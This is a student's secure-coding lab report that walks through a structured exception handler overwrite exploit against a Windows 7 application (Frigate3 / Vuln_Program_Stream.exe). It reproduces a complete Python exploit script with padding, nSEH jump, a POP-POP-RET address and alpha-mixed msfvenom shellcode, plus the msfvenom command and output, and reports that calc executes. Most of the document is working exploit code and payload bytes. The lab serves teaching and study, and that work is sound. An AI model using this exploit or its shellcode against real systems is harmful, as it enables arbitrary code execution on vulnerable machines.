SECURE CODING LAB 8

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Lab experiment - Working with the memory vulnerabilities – Part II

Task

- **Download Vulln.zip from teams.**
- **Deploy a virtual windows 7 instance and copy the Vulln.zip into it.**
- **Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe**
- **Download and install python 2.7.* or 3.5.***
- **Run the exploit script II (exploit2.py- check today's folder) to generate the payload.**
    - **Replace the shellcode in the exploit2.py**
- **Install Vuln_Program_Stream.exe and Run the same**


Given Exploit script is

```
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B   5B            POP EBX

#40010C4C   5D            POP EBP

#40010C4D   C3            RETN

#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python

buf = b""
```


```
buf += b"\x89\xe2\xdb\xcd\xd9\x72\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
buf += b"\x44\x50\x4c\x4b\x63\x7a\x57\x4c\x4e\x6b\x30\x4c\x72"
buf += b"\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
buf += b"\x4e\x6b\x76\x39\x45\x70\x75\x51\x39\x43\x6e\x6b\x67"
buf += b"\x39\x75\x48\x5a\x43\x57\x4a\x43\x79\x4c\x4b\x37\x44"
buf += b"\x4c\x4b\x35\x51\x48\x56\x55\x61\x4b\x4f\x4e\x4c\x5a"
buf += b"\x61\x6a\x6f\x46\x6d\x75\x51\x4b\x77\x67\x48\x49\x70"
buf += b"\x44\x35\x38\x76\x55\x53\x33\x4d\x6a\x58\x57\x4b\x31"
buf += b"\x6d\x76\x44\x54\x35\x7a\x44\x70\x58\x6e\x6b\x33\x68"
buf += b"\x76\x44\x77\x71\x39\x43\x63\x56\x4c\x4b\x76\x6c\x70"
buf += b"\x4b\x4e\x6b\x33\x68\x57\x6c\x36\x61\x79\x43\x4e\x6b"
buf += b"\x64\x44\x6c\x4b\x76\x61\x5a\x70\x6f\x79\x50\x44\x61"
buf += b"\x34\x44\x64\x63\x6b\x51\x4b\x51\x71\x63\x69\x71\x4a"
buf += b"\x46\x31\x49\x6f\x79\x70\x53\x6f\x31\x4f\x51\x4a\x4c"
buf += b"\x4b\x34\x52\x6a\x4b\x4e\x6d\x71\x4d\x63\x5a\x73\x31"
buf += b"\x6e\x6d\x4f\x75\x6f\x42\x73\x30\x37\x70\x65\x50\x46"
buf += b"\x30\x62\x48\x54\x71\x6c\x4b\x62\x4f\x4c\x47\x4b\x4f"
buf += b"\x4b\x65\x6f\x4b\x4a\x50\x4e\x55\x4f\x52\x30\x56\x52"
```

```
buf += b"\x48\x4f\x56\x5a\x35\x6d\x6d\x6f\x6d\x39\x6f\x6b\x65"

buf += b"\x65\x6c\x35\x56\x71\x6c\x76\x6a\x6d\x50\x6b\x4b\x4b"

buf += b"\x50\x72\x55\x66\x65\x6d\x6b\x43\x77\x52\x33\x53\x42"

buf += b"\x30\x6f\x73\x5a\x43\x30\x46\x33\x4b\x4f\x58\x55\x51"

buf += b"\x73\x72\x4d\x43\x54\x53\x30\x41\x41"

payload = junk + nseh + seh + nops + buf

f.write(payload)

f.close
```


The Payload Generated is



Using the payload to crash the application.




The application has crashed and stopped working



Msfvenom to get the payload for triggering calc in kali linux

```
root@kali:~# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09
\x0a\x0d"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 439 (iteration=0)
x86/alpha_mixed chosen with final size 439
Payload size: 439 bytes
Final size of python file: 2141 bytes
buf =  b""
buf += b"\x89\xe6\xda\xc8\xd9\x76\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x4a"
buf += b"\x4a\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x52\x59\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x4a\x48\x6e\x62"
buf += b"\x45\x50\x45\x50\x75\x50\x61\x70\x4e\x69\x78\x65\x56"
buf += b"\x51\x6b\x70\x35\x34\x6e\x6b\x32\x70\x30\x30\x4e\x6b"
buf += b"\x46\x32\x66\x6c\x6c\x4b\x32\x72\x57\x64\x4c\x4b\x50"
buf += b"\x72\x67\x58\x76\x6f\x58\x37\x52\x6a\x74\x66\x65\x61"
buf += b"\x4b\x4f\x6e\x4c\x77\x4c\x70\x61\x53\x4c\x56\x62\x56"
buf += b"\x4c\x47\x50\x4b\x71\x58\x4f\x56\x6d\x55\x51\x79\x57"
buf += b"\x78\x62\x68\x72\x72\x72\x66\x37\x6c\x4b\x51\x42\x76"
buf += b"\x70\x4c\x4b\x43\x7a\x65\x6c\x4c\x4b\x52\x6c\x56\x71"
buf += b"\x32\x58\x79\x73\x51\x58\x56\x61\x6a\x71\x70\x51\x4c"
buf += b"\x4b\x61\x49\x31\x30\x36\x61\x59\x43\x4e\x6b\x62\x69"
buf += b"\x37\x68\x7a\x43\x57\x4a\x67\x39\x4e\x6b\x47\x44\x6c"
buf += b"\x4b\x43\x31\x48\x56\x44\x71\x49\x6f\x4e\x4c\x69\x51"
buf += b"\x78\x4f\x56\x6d\x37\x71\x4b\x77\x45\x68\x39\x70\x74"
buf += b"\x35\x5a\x56\x54\x43\x73\x4d\x6a\x58\x57\x4b\x71\x6d"
buf += b"\x34\x64\x63\x45\x79\x74\x32\x78\x6c\x4b\x62\x78\x46"
buf += b"\x44\x75\x51\x5a\x73\x70\x66\x6c\x4b\x66\x6c\x32\x6b"
buf += b"\x6e\x6b\x72\x78\x67\x6c\x43\x31\x59\x43\x6c\x4b\x75"
buf += b"\x54\x4c\x4b\x57\x71\x38\x50\x6d\x59\x31\x54\x75\x74"
buf += b"\x74\x64\x53\x6b\x51\x4b\x70\x61\x51\x49\x51\x4a\x43"
buf += b"\x61\x79\x6f\x79\x70\x31\x4f\x73\x6f\x73\x6a\x6c\x4b"
buf += b"\x32\x32\x38\x6b\x4e\x6d\x61\x4d\x33\x5a\x75\x51\x6c"
buf += b"\x4d\x6d\x55\x6c\x72\x55\x50\x63\x30\x77\x70\x42\x70"
buf += b"\x50\x68\x50\x31\x4e\x6b\x70\x6f\x4b\x37\x69\x6f\x48"
buf += b"\x55\x6f\x4b\x7a\x50\x6f\x45\x69\x32\x46\x36\x51\x78"
buf += b"\x4d\x76\x4e\x75\x4f\x4d\x6f\x6d\x6b\x4f\x4e\x35\x77"
buf += b"\x4c\x63\x36\x43\x4c\x76\x6a\x6f\x70\x6b\x4b\x79\x70"
buf += b"\x52\x55\x44\x45\x6f\x4b\x47\x37\x52\x33\x32\x52\x62"
buf += b"\x4f\x42\x4a\x53\x30\x31\x43\x49\x6f\x49\x45\x32\x43"
buf += b"\x30\x61\x70\x6c\x53\x53\x55\x50\x41\x41"
root@kali:~#
```

Pasting the generated payload in frigate



The app crashes and calculator opens